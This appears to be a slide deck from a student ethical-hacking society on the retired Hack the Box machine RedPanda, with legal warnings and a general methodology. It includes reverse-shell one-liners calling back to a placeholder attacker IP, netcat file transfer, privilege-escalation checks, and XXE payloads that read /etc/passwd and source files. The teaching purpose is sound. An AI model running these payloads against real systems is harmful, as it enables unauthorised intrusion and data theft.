Ethical Student Hackers

Hack the Box - RedPanda

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.

- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.

- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.


- Relevant UK Law: https://www.legislation.gov.uk/ukpga/1990/18/contents

Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.
- If you have any doubts or need anything clarified, please ask a member of the committee.
- Breaching the Code of Conduct = immediate ejection and further consequences.
- Code of Conduct can be found at https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf

RedPanda

https://app.hackthebox.com/machines/481



RedPanda RETIRED

EASY

USER RATING

0 POINTS

OFFLINE

INFORMATION STATISTICS ACTIVITY CHANGELOG REVIEWS WALKTHROUGHS SHARE RESULTS

Join Machine
Join this live machine.

Add To-Do List
Add this machine to your list.

Review Machine
Rate and send your feedback.

Forum Thread
Join the Forum discussion.

Web | Vulnerability Assessment | Injection | Source Code Analysis | Spring Boot | Java | Penetration Tester Level 1 | Reconnaissance | Scheduled Job Abuse | Remote Code Execution

3.9
MACHINE RATING

11085
USER OWNS

6280
SYSTEM OWNS

141 Days
RELEASE DATE

Woodenk
MACHINE CREATOR

Reminder of Process

What is the first step?

Enumeration

Then we roughly have:

- Repetitive cycles of enumeration
  - Find services
  - Find vulnerabilities
- Initial Access
- More enumeration
- Privilege Escalation

Enumeration Commands

Here is a reference for some commands we might use to scan a box

- nmap [HOST]
- nmap -p- --min-rate=10000 [HOST]
- nmap -p [PORT,PORT,...] -sC -sV [HOST]

To scan a website

- gobuster dir -u [http://HOST] -w [WORDLIST] **OR** feroxbuster [http://HOST]
- nikto -host=[http://HOST]
- wpscan --url [http://HOST] -e ap,tt,t,u
- wfuzz or ffuf
    - Enumerate an endpoint with bad characters: ffuf -u http://[HOST]/endpoint -X POST -d param=FUZZ -w /usr/share/seclists/Fuzzing/special-chars.txt
    - Look for subdomains: wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.domain.htb" --hc 400,403 http://domain.htb

Shell Commands & Code Execution

Start a listener: `nc -lnvp 9001`

Shell payloads

- Generate: https://revshells.com (check IP with `ifconfig tun0`)
- Good ones:
  - `sh -i >& /dev/tcp/[YOUR_IP]/9001 0>&1`
  - `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc [YOUR_IP] 9001 >/tmp/f`
- OR download a shell file to the box, `chmod +x` it, and execute it (staged payload)

Debug your shell

- Test network connection:
  - Start an ICMP (ping) listener: `sudo tcpdump -i tun0 -n icmp`
  - Ping yourself from the target machine: `ping -c 1 [YOUR_IP]` **OR** `ping -n 1 [YOUR_IP]` (Windows)
- Try to read an SSH key **OR** write to `/home/user/.ssh/authorized_keys`
- Try to remove bad characters with base64 encoding and `echo [B64] | base64 -d | bash`

File Transfer Commands

Start a Python Webserver:

- cd [DIRECTORY_TO_SERVE]
- [sudo] python -m http.server [PORT]
- Do this on *your machine*!

Trigger download (with RCE/shell - on *target machine*): wget http://[YOUR_IP]:[PORT]/file -O [PATH_TO_DOWNLOAD]

With netcat: nc -lnvp [PORT] > file.out (on *target*); nc -w 3 [TARGET_IP] [PORT] < [FILE] (on *your machine*)

When uploading scripts:

- Get the right version for the machine you're targeting (operating system? Word length/architecture?)
- Upload to a writable directory (/tmp or c:\Windows\System32\spool\drivers\color)

Privilege Escalation

Who are you and what groups are you in? `id`; What other users are there? `cat /etc/passwd`

Run LinPEAS: Download from here; transfer to box (see previous slide); `chmod +x ./linpeas.sh; ./linpeas.sh`

Run pspy: Download from here; transfer to box (see previous slide); `chmod +x ./linpeas.sh; ./linpeas.sh`

What are you looking for?

- Cron jobs/regular processes that run as root (highlighted by LinPEAS, or check with `ps aux`)
- Outdated sudo version/kernel (highlighted by LinPEAS, or check with `uname -a`)
- Locally running services (`ss -lntp`, `netstat`)
- Things you can do as other users (`sudo -l`)
- Files visible by a group you're in (`find / -group [GROUP] 2>/dev/null | grep -v -e '^/proc' -e '^/tmp/'`)
- Find suid files (`find / -perm /4000 2>/dev/null`)

All commands above are for Linux. There are many more things you can try that come with experience, but this is a good list to start with!

Spoilers lie ahead…

Read on if you are completely stuck - we'll cover the theory in session also

Explainer… SSTI!

SSTI stands for **Server Side Template Injection**

It occurs when templating engines (popular in modern web frameworks) insecurely process user input

It is similar to **Cross-Site Scripting** in that user content is being executed when it is rendered on the page

The differences are…

- SSTI executes *server-side*, unlike JavaScript in XSS which only affects the *client* (your browser!)
- SSTI can involve code written in the *underlying programming language* that the templating engine uses… which can lead to **dangerous functions** from the language being executed

Here's a list of payloads for various languages:
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection

The trick is identifying the language…

Explainer… XXE!

XXE stands for **XML External Entity Injection**

This is a way of abusing XML's rich features, as long as you can control some input into an XML file

XML can define variables, read files, and even execute commands

Huge list of payloads:
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection

Read a File:

```
<?xml version="1.0"
encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM
"file:///etc/passwd" >]><foo>&xxe;</foo>
```

Or some PHP:

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM
"php://filter/convert.base64-encode/resource=index.p
hp"> ]>
<data>
<field>Title &xxe; title</field>
</data>
```

Upcoming Sessions

What's up next?
www.shefesh.com/sessions

Next week (05/11/22): Xmas CTF

Then we're on a break for Xmas!

Any Questions?

www.shefesh.com

Thanks for coming!